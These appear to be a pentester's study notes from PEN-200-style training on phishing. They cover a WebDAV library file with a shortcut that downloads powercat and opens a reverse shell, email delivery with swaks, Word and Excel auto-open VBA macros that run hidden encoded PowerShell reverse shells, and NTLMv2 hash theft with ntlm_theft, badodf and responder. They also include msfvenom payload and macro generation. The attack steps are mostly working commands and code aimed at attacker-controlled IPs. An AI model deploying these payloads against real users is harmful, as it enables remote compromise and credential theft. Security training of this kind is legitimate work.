Phishing
The standard shortcut phishing
#shortcut_phishing
This is the one shown in PEN200, by using the webdav share, windows library “config.Library-ms” and a shortcut file.
we begin by setting up the WebDAV share in our kali machine
/home/cyber02/.local/bin/wsgidav --host=0.0.0.0 --port=80 --root .prepare the windows library file
<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
  <name>@windows.storage.dll,-34582</name>
  <version>8</version>
  <isLibraryPinned>true</isLibraryPinned>
  <iconReference>imageres.dll,-1003</iconReference>
  <templateInfo>
    <folderType>{7d49d726-3c21-4f05-99aa-fdc2c9474656}</folderType>
  </templateInfo>
  <searchConnectorDescriptionList>
    <searchConnectorDescription>
      <isDefaultSaveLocation>true</isDefaultSaveLocation>
      <isSupported>false</isSupported>
      <simpleLocation>
        <url>\\192.168.45.174\DavWWWRoot</url>
      </simpleLocation>
    </searchConnectorDescription>
  </searchConnectorDescriptionList>
</libraryDescription>
If the server is a WebDAV server and Windows WebClient is enabled, \\192.168.45.174\DavWWWRoot is a UNC-style door into the same resource reachable at http://192.168.45.174/.
🧠 How Windows handles it
When you access:
\\192.168.45.174\DavWWWRoot
Windows doesn’t look for a real SMB share called DavWWWRoot.
Instead, the WebClient service recognizes the keyword DavWWWRoot and says:
“Oh, the user is trying to access a WebDAV resource at http://192.168.45.174/.”
Then it internally translates the path like this:
| UNC Path | Actual WebDAV URL |
|---|---|
\\192.168.45.174\DavWWWRoot | http://192.168.45.174/ |
\\192.168.45.174\DavWWWRoot\files | http://192.168.45.174/files/ |
we’ll create the shortcut file on our local windows machine. For this, we’ll right-click on the Desktop and select New > Shortcut. A victim double-clicking the shortcut file will download PowerCat and create a reverse shell. We can enter the following command to achieve this:
powershell.exe -c "IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.45.159:8000/powercat.ps1'); powercat -c 192.168.45.159 -p 4444 -e powershell"Once we enter the command and install as shortcut file name, we can transfer the resulting shortcut file to our Kali machine into the WebDAV directory where we also serve the powercat rev shell.
now send the mail using swaks
sudo swaks -t daniel@beyond.com -t mars@beyond.com --from john@beyond.com --attach @config.Library-ms --server 192.168.105.242 --body @body.txt --header "Subject: Script" --suppress-data -apStandard Macro phishing
Using Microsoft Word
#microsoft_word_phishing
we’ll create the macro rev shell, but before that we need to split it in chunks our base64 encoded payload using this python script
str = "powershell.exe -nop -w hidden -enc JABjA.................ApAA=="

n = 50

for i in range(0, len(str), n):
	print("Str = Str + " + '"' + str[i:i+n] + '"')
then create the word macro
Sub AutoOpen()
    MyMacro
End Sub

Sub Document_Open()
    MyMacro
End Sub

Sub MyMacro()
    Dim Str As String

    Str = Str + "powershell.exe -nop -w hidden -enc SQBFAFgAKABOAGU"
        Str = Str + "AdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAd"
        Str = Str + "AAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwB"
        Str = Str + "hAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5A"
        Str = Str + "DIALgAxADYAOAAuADQANQAuADIAMQAyADoAOAAwADAAMAAvAHA"
        Str = Str + "AbwB3AGUAcgBjAGEAdAAuAHAAcwAxACcAKQA7AHAAbwB3AGUAc"
        Str = Str + "gBjAGEAdAAgAC0AYwAgADEAOQAyAC4AMQA2ADgALgA0ADUALgA"
        Str = Str + "yADEAMgAgAC0AcAAgADQANAAzACAALQBlACAAcABvAHcAZQByA"
        Str = Str + "HMAaABlAGwAbAA="

    CreateObject("Wscript.Shell").Run Str
End Sub
after creating the macro, we also need to assign it, by moving the macro created from Normal.dotm to our filename.doc

Using Microsoft Excel
#microsoft_excel_phishing
same steps as word but with a different macro payload
Private Sub Workbook_Open()
    Call MyMacro
End Sub

Sub MyMacro()
    Dim Str As String

    Str = Str + "powershell.exe -nop -w hidden -enc JABjAGwAaQBlAG4"
    Str = Str + "AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAd"
    Str = Str + "ABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUAB"
    Str = Str + "DAGwAaQBlAG4AdAAoACIAMQA5ADIALgAxADYAOAAuADQANQAuA"
    Str = Str + "uAHQALgBDAGwAbwBzAGUAKAApAA=="

    CreateObject("Wscript.Shell").Run Str
End Sub
LibreOffice Macro Phishing (NTLMv2 stealing)
#LibreOffice_phishing
in this scenario, we are not trying to have a rev shell but to steal the NTLMv2 hash, there are several tools for that. Instead we can also create the file manually in LibreOffice.
we use the following tool to create an ODT file that steals the NTLM hash
https://github.com/rmdavy/badodf
because of some missing modules, we created a venv
source venv/bin/activateActivated it
source venv/bin/activateand installed all the missing modules. Then just launch it and specify the listener ip address.
python badodt.pyafter generating the file we can deactivate the venv
deactivateLibreOffice Macro Phishing (rev shell)
here we use another tool that helps us creating different kinds of libreoffice extensions.
.odt Writer Document
.ods Calc Spreadsheet
.odb Base Database
.odp Impress Presentation
.odg Draw Drawing
https://github.com/0bfxgh0st/MMG-LO
python3 mmg-ods.py windows 192.168.45.159 1337Automated shortcut phishing (NTLMv2 stealing)
#automated_shortcut_phishing
we can also steal NTLMv2 hashes using a .lnk file or other types of files using the ntlm_theft tool
https://github.com/Greenwolf/ntlm_theft
ntlm_theft -g lnk -s 192.168.45.246 -f filethen use responder to capture the NTLMv2 hash
sudo responder -I tun0Automated phishing Payloads creation
#automated_phishing_payloads_creation
if we don’t want to use the chunk splitting script and create the payload manually, we can create it automatically using this tool
https://github.com/jotyGill/macro-generator
we generate our rev shell
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.1 LPORT=443 -f exe -o win/rshell.exethen generate the macro and paste it in Microsoft office or libre office
python3 macro-generator.py --host 192.168.1.1 --port 443 -r ':80/win/rshell.exe'